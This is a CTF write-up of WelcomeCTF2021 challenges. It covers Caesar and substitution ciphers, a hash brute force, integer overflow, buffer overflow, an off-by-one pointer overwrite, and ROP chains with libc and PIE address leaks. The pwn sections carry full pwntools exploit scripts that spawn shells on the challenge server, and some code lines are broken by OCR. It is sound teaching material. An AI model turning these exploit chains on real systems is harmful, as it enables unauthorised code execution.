
WelcomeCTF2021 Writeup

Strings

Given image file.



Hinting at using `strings`.

```
strings greycat.jpg | grep greyhats
```

Pasta

Found this message beside my pasta in rome. Wonder what it means...

> terlungf{J3YP0Z3_G0_PELCG0TE4CUL}

Pasta and Rome hinted at one of the most well known cipher, Caesar Cipher.
Since Caesar was from Rome

https://www.dcode.fr/caesar-cipher for a caesar cipher solver.
Find that the plaintext message is shifted +13.

Since flags always start with `greyhats{`, it's also easy enough to figure out yourself that it's +13

Fries

Three Files are provided:

1. encrypted_flag
2. fries.txt - list of encrypted english words
3. fries.py - shows how encrypted_flag is generated

From `fries.py` we see that `fries.txt` is actually a list of english words that has been encrypted by the `encrypt` function
In the `encrypt` function, we see that each character is replaced by another character in the `alpha` array and always using the same formula: `alpha[ord(char) - ord('a')]`. This means that it is a substitution cipher.

Using https://www.guballa.de/substitution-solver we can paste the entire `fries.txt` to get the decrypted english words.

We can now get the value of `key` and eventually `shared_secret` which is the last 5 decrypted words from `fries.txt`

As sha512 digest is deterministic, we get back the same value of `key` (inside `encryptFlag`) used in the initial encryption function.

As the `encrypted_key` is simply a XOR of `key` and `flag`, `flag` = `encrypted_key` XOR `key`.

Flag Hunter

This challenge took me longer to figure out than I'd like to admin :(

Only after I tried healing myself many times during practice did I find out that it was an integer overflow vulnerability. Your health goes negative if it crosses 127.

Keep trying until the Guardian's damage is 10, so you don't die too early. What's left to do is to Mana Shield all the way (occasionally Magic Book to regen mana) until the Guardian heals himself to death!


```
3
Your enter defence mode
Guardian heals 4 health!
Greyhats Flag Guardian health: 120 damage: 10
Your helath: 12 mana: 25
    [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
    [2] Magic Book: Refresh Mana [cost : 0 MP]
    [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
3
Your enter defence mode
Guardian heals 4 health!
Greyhats Flag Guardian health: 124 damage: 10
Your helath: 12 mana: 0
    [1] Magic Bullet: Deal 20 Damage [cost : 10 MP]
    [2] Magic Book: Refresh Mana [cost : 0 MP]
    [3] Mana Shield: Defense [cost : 25 MP]
Your choice of skill:
2
Your mana has been refreshed
Guardian cause 10 damage to you!
Guardian heals 4 health!
Flag Guardian's health: -128
You win
```

hexdump-bof

This challenge is a good introduction to buffer overflow attacks for beginners. The goal of buffer overflow attacks normally is to manipulate the return address on the stack. The stack layout given in this challenge is a very good illustration and the idea is the same across most programs.


For this challenge, we need to replace the return address to the address of `win`, so that when the `vuln` function ends, we return to the `win` function where `system('/bin/sh')` will run.

From the provided stack layout, you can easily count that you need 40 characters before reaching the return address.



However, just using the given `win` address will not work, you need to use `win+5` due to the RSP alignment. This was given in hints fortunately so I was able to solve it :')

In order to send the payload to the server, you can make use of python's `pwntools` to help with that. Your stack layout should look something like this




```
from pwn import *

payload =
b"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xe1\x14\x40\x00\x00\x00\x0
0"

conn = remote('challs1.nusgreyhats.org', 5002)
```

```
print(conn.recv().decode('utf-8'))
conn.send(payload)
print(conn.recvline().decode('utf-8'))
conn.interactive()
```

Burger

This challenge uses a custom hashing function.
In the `hash` function, we can see that the text of `input` + `flag` is split up into blocks of 16 where each block is put into sha512 and a 32 character digest is generated and added to the final string `res`

As the flag is put at the end, this essentially means with the correct length of input given, we can force the last block to look like this

`last char of flag` + `\0` * 15
Then, we can brute force the possible characters (ascii values 32 - 127) to check. Once we know the last character, we can then do the same thing with the second last character and so on...

i.e.

`flag[55]` + `/0` *15*
`flag[54] + flag[55]` + *`/0`* 14
...
`flag[x]` + ... + *`flag[54] + flag[55]`* + *`/0`* y

As each block is only 16 bytes, we ensure that each time when we check, only 15 bytes of the known flag is added together with the current character we are guessing.

```
i.e. known_flag[:15] + /0 * 16 - len(known_flag[:15]
```

Distinct

Looking at `distinct.c` we see that `main` calls `setup`, `check` and `handler`.

We see that `handler` is actually a variable that is set inside `check`. Initially, `handler = &unique` This hints that perhaps we need to set `handler = &win` so that we can get the shell.

`check` initially asks for 16 inputs where it is stored in `nums`.
Then, it calls `sort` to sort `nums`. After which it iterates through `nums` again and if there are any repeated elements, sets `handler = &repeated`.

From `gdb` and `info variables` we see that `handler` is right after `nums`. This means that `nums[16]` = `handler`

```
0x0000000000004048  completed
0x0000000000004060  nums
0x00000000000040e0  handler
0x00000000000040e8  _end
```

In `sort` we also see that the sort is off-by-one (`i <= len` instead of `i < len`) This means that `nums[len]` can potentially be replaced, and we know that `nums[len]` is `handler`.

If we input a number that is greater than the address of `unique`, the sort will swap the number with the address. Since `check` also prints out the content of `nums`, we can thus find out what is the address of `unique`.

In order to get the address of `win`, we can check in gdb to see that the `win = unique + 0x217`

```
gdb-peda$ p &unique
$13 = (<text variable, no debug info> *) 0x55555555537d <unique>
gdb-peda$ p &repeated
$14 = (<text variable, no debug info> *) 0x555555555394 <repeated>
gdb-peda$ p &win
$15 = (<text variable, no debug info> *) 0x555555555594 <win>
```

Now for the exploit:

1. Send in 16 unique inputs, of which at least 1 is large enough.
2. Get the address of unique
3. Calculate address of win
4. Enter inputs again, where 1 of the input is the address of win

```
#14: 15
#15: 9999999999999999999999999999
You have entered:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 94379720336253
Enter Again? (Y/N) Y
#0: 1
#1: 2
#2: 3
#3: 4
#4: 5
#5: 6
#6: 7
#7: 8
#8: 9
#9: 10
#10: 11
#11: 12
#12: 13
#13: 14
#14: 15
#15: 94379720336788
You have entered:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 94379720336253
Enter Again? (Y/N) N
ls
flag.txt
run
```

fetusrop

Another variation of buffer overflow attacks, rop.
You can easily spot a ROP task by going to gdb `checksec` and see if NX is enabled. (Or if the task is named rop)

In a ROP task, the goal is to again manipulate the return address on the stack. We can create what we call a ROP chain where the chain is made up of gadgets/functions. Watch the tutorial from Greyhats https://www.youtube.com/watch?v=-xHwpc5W0Vs to learn more :)))

In this challenge, we want it to eventually point to the `win` function. This is very similar to the `hexdump-bof` challenge, except that now there are parameters `int a, int b` for `win`

For 64-bit programs, the first and second parameters are got from the `RDI` and `RSI` registers. Hence, we need to search for these gadgets.

```
└─$ ROPgadget --binary ./fetusrop | grep "rdi"
0x00000000004005f3 : pop rdi ; ret
```

```
└─$ ROPgadget --binary ./fetusrop | grep "rsi"
0x00000000004005f1 : pop rsi ; pop r15 ; ret
```

For the RSI gadget, only `pop rsi; pop r15; ret` was available, which means we need to put an additional item on the stack to be popped into the r15 register.

To calculate the offset before reaching the return address, we can use `python -c 'print "A"*40 + "BBBB"' | strace ./fetusrop`
where you manipulate the number of A to print.

```
brk(0x6f3000)                           = 0x6f3000
read(0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 4096) = 45
--- SIGSEGV {si_signo=SIGSEGV, si_code=SEGV_MAPERR, si_addr=0x7f0042424242} ---
+++ killed by SIGSEGV +++
zsh: done                python -c 'print "A"*40 + "BBBB"' |
zsh: segmentation fault  strace ./fetusrop
```

From the `si_addr`, we see that there are 4 Bs (0x42), which indicates that 40 is the offset.

The payload should then look like this

`|OFFSET (40)|POP_RDI|0xcafe|POP_RSI|0x1337|anything|address win`

Again, you can use `pwntools` to help you send the payload

```
from pwn import *

binary = ELF("fetusrop")
ROP_LOADED = ROP(binary)

#r = process("./fetusrop")
r = remote("challs1.nusgreyhats.org", 5011)

win_plt = p64(binary.symbols["win"])
POP_RDI = p64(0x4005f3) #ROPgadget --binary fetusrop | grep "pop rdi"
#POP_RDI = hex((ROP_LOADED.find_gadget(['pop rdi', 'ret']))[0])
POP_RSI = p64(0x4005f1)

#cafe = '\x00\x00\x00\x00\x65\x66\x61\x63'
#num1337 = '\x00\x00\x00\x00\x07\x03\x03\x01'
cafe = p64(0xcafe)
num1337 = p64(0x1337)`

payload = b"A" * 40
payload += POP_RDI
payload += cafe
payload += POP_RSI
payload += num1337
payload += num1337
payload += win_plt

r.sendline(payload)
r.interactive()
```

babyrop

A little more difficult than fetusrop, but still largely same.

We are presented with `babyrop` that very nicely contains `favorite_shell` which contains `/bin/sh` and `system` call. So everything is largely similar to `fetusrop` except that we call `system` with `/bin/sh` as the parameter.

To check the offset, again we use `python -c 'print "A"*40 + "BBBB"' | strace ./fetusrop` and find that 40 is the offset.

The payload should look like this
`|OFFSET (40)|POP_RDI|/bin/sh address|system address`

However, this payload itself doesn't work due to movaps alignment issue. So what can be done is to look for a `ret` instruction and add it after the offset. Here's the final payload
`|OFFSET (40)|RET|POP_RDI|/bin/sh address|system address`

```
from pwn import *

OFFSET = 40 * b"A"

binary = ELF("babyrop")
rop = ROP(binary)

# r = process("./babyrop")
r = remote("challs1.nusgreyhats.org", 5012)

shell_plt = (next(binary.search(b"/bin/sh")))
PUTS_PLT = (binary.symbols['puts'])
SYSTEM_PLT = (binary.symbols['system'])
POP_RDI = ((rop.find_gadget(['pop rdi', 'ret']))[0])
RET = ((rop.find_gadget(['ret']))[0])

log.info("POP_RDI %s " % hex(POP_RDI))
log.info("/bin/sh %s " % hex(shell_plt))
log.info("system %s " % hex(SYSTEM_PLT))
```

```
log.info("puts %s " % hex(PUTS_PLT))
log.info("ret %s " % hex(RET))

## need to add RET
rop = OFFSET + p64(RET) + p64(POP_RDI) + p64(shell_plt) +
p64(SYSTEM_PLT)

print(r.clean())
r.sendline(rop)
r.interactive()
```

kidrop

Now is where things get a little more difficult for those who don't have that much experience in dealing with libc. It's my first time exploiting ROP remotely so I was glad that I was able to successfully complete this challenge :)

Looking at `kidrop.c` we see that this time `/bin/sh` and `system` is not provided :(((
Fortunately, libc contains what we need but in order to do so, we need to get an address of a function from libc in order to calculate the base address of libc. This is because the libc address at runtime is different due to aslr.

After we get the base address of libc, we can then get the correct address of libc items (`/bin/sh` and `system`)

Again, using the same method as `fetusrop` and `babyrop` we can check that the offset is 40.

To leak the libc address, we will use `puts` to print out the `puts GOT` address. Then, in order to re-exploit the `vuln` function, we put it at the end so that `vuln` is called again. For alignment, make sure you add a `ret` gadget.

Payload: `OFFSET (40)|RET|POP_RDI|PUTS_GOT_ADDR|PUTS address|vuln address`

We can then calculate the libc base address with `libc_base = leaked_address - address_of_puts_from_libc` The address of puts from libc can be get from gdb, or in our case using pwntools.

After getting the leaked address, we can then easily calculate the correct address of `/bin/sh` and `system`

All that is left is to send a second payload: `OFFSET (40)|POP_RDI|/bin/sh/ address|system address`

```
from pwn import *


OFFSET = 40 * b"A"

```

```
binary = ELF("kidrop")
libc = ELF("libc.so.6")
rop = ROP(binary)
rop_libc = ROP(libc)

# r = process("./kidrop")
r = remote("challs1.nusgreyhats.org", 5013)

PUTS_PLT = (binary.plt['puts'])
PUTS_GOT = (binary.got['puts'])
vuln_PLT = (binary.symbols['vuln'])
POP_RDI = ((rop.find_gadget(['pop rdi', 'ret']))[0])
RET = ((rop.find_gadget(['ret']))[0])
FUNC_GOT = binary.got['puts']


def get_libc_base(libc_func):
    FUNC_GOT = binary.got[libc_func]
    log.info(libc_func + " GOT @ " + hex(FUNC_GOT))

    # Create rop chain
    rop1 = OFFSET + p64(RET) + p64(POP_RDI) + p64(FUNC_GOT) +
p64(PUTS_PLT) + p64(vuln_PLT)

    print(r.clean())
    r.sendline(rop1)

    reply = r.recvline().strip()
    if OFFSET[:30] in reply:
        reply = r.recvline().strip()

    ## parse leaked address
    log.info(f"Len rop1: {len(rop1)}")
    leak = u64(reply.ljust(8, b"\x00"))
    log.info(f"Leaked LIBC address, PUTS: {hex(leak)}")

    #set lib base address
    put_libc = libc.symbols['puts']
```

```
    libc.address = leak - put_libc

    return libc.address

libc_base = get_libc_base('puts')



BINSH = next(libc.search(b"/bin/sh"))
SYSTEM = libc.symbols["system"]
EXIT = libc.symbols["exit"]

rop2 = OFFSET + p64(POP_RDI) + p64(BINSH) + p64(SYSTEM) + p64(EXIT)

log.info(f"Len rop2: {len(rop2)}")
r.sendline(rop2)
r.interactive()
```

teenrop

PIE is enabled for `teenrop` so addresses of functions are randomized at runtime. Luckily, the idea is similar to what we did for libc in `kidrop`, so we need to leak an address to calculate the base.

Luckily for us inside `main` we see that selecting 2 allows us to read any index of `nums`. This means that we can find the value of the RBP, which is the address we can use to calculate the base address.

For me using the value `20` works locally but `25` on the server.
Using `objdump -d teenrop`, we can see that all the instructions start at `0x1000` and ends at `0x1474`, which means that the formula for the base address should be `base_address = leaked_address - (leaked address & 0xfff) - 0x1000`

```
0000000000001468 <_fini>:
    1468:       f3 0f 1e fa             endbr64
    146c:       48 83 ec 08             sub    $0x8,%rsp
    1470:       48 83 c4 08             add    $0x8,%rsp
    1474:       c3                      retq
```

After you have the leaked address, everything else is the same as `kidrop`

However, I faced an interesting problem while sending my final payload.

My final payload of: `OFFSET|RET|POP_RDI|/bin/sh|SYSTEM` did not work. I couldn't figure out what was the problem but after tinkering and sending different inputs, (even trying out execve instead) I managed to get it to work with some black magic. o.o It only worked after I send the execve payload followed by the system payload.

Just to note, calling `execve` in `rop3` does not work as well. If I replace `execve` with `readull`, `readull` is successfully called.

```
from pwn import *

OFFSET = 40 * b"A" #python -c 'print "A" * 40 + "BBBB"' | strace ./teenrop

binary = ELF("teenrop")
```

```
libc = ELF("libc.so.6")
rop = ROP(binary)

# r = process("./teenrop")
r = remote("challs1.nusgreyhats.org", 5014)

#### Leak RIP and get PIE base
print(r.clean())
r.sendline(b"2")
r.sendline(b"25") ## for server
# r.sendline(b"20") ## for local

reply = r.recvline()
leaked = int(reply[7:-1])
binary.address = leaked - (leaked & 0xfff) - 0x1000
log.info("Leaked @ %s" % hex(leaked))
log.info("PIE base @ %s" % hex(binary.address))


#### get gadgets and addresses
read_ull = binary.symbols['read_ull']
PUTS_PLT = binary.symbols['puts']
POP_RDI = (rop.find_gadget(['pop rdi', 'ret']))[0] + binary.address
RET = (rop.find_gadget(['ret']))[0]
POP_RSI = (rop.find_gadget(['pop rsi']))[0] + binary.address

def get_libc_base(libc_func):
    FUNC_GOT = binary.got[libc_func]
    log.info(libc_func + " GOT @ " + hex(FUNC_GOT))

    # Create rop chain
    rop1 = OFFSET + p64(POP_RDI) + p64(FUNC_GOT) + p64(PUTS_PLT) +
p64(read_ull)

    print(r.clean())
    r.sendline(b'2')
    r.sendline(rop1)
```

```
    reply = r.recvline().strip()
    if OFFSET[:30] in reply:
        reply = r.recvline().strip()

    ## parse leaked address
    log.info(f"Len rop1: {len(rop1)}")
    leak = u64(reply.ljust(8, b"\x00"))
    log.info(f"Leaked LIBC address, PUTS: {hex(leak)}")

    #set lib base address
    put_libc = libc.symbols['puts']
    libc.address = leak - put_libc #+ 69552
    log.info("LIBC puts @ %s" % hex(put_libc))
    log.info("LIBC base @ %s" % hex(libc.address))

    return libc.address

libc_base = get_libc_base('puts')

BINSH = next(libc.search(b"/bin/sh"))
SYSTEM = libc.symbols["system"]
EXIT = libc.symbols["exit"]
MAIN = binary.symbols["main"]
EXECVE = libc.symbols["execve"]
NULL = next(libc.search(b"NULL"))

## ???!?!?!?!?!?!?! wat
rop2 = OFFSET + p64(POP_RDI) + p64(BINSH) + p64(PUTS_PLT) +
p64(read_ull)

rop3 = OFFSET + p64(POP_RDI) + p64(BINSH) + p64(POP_RSI) + p64(NULL)
+ p64(NULL) + p64(EXECVE) + p64(read_ull)
rop4 = OFFSET + p64(POP_RDI) + p64(BINSH) + p64(SYSTEM) + p64(MAIN)

log.info(f"Len rop2: {len(rop2)}") #72
log.info(f"Len rop3: {len(rop3)}") #96
log.info(f"Len rop4: {len(rop4)}") #72
```

```
r.sendline(rop3)
r.sendline(rop4)

r.interactive()
```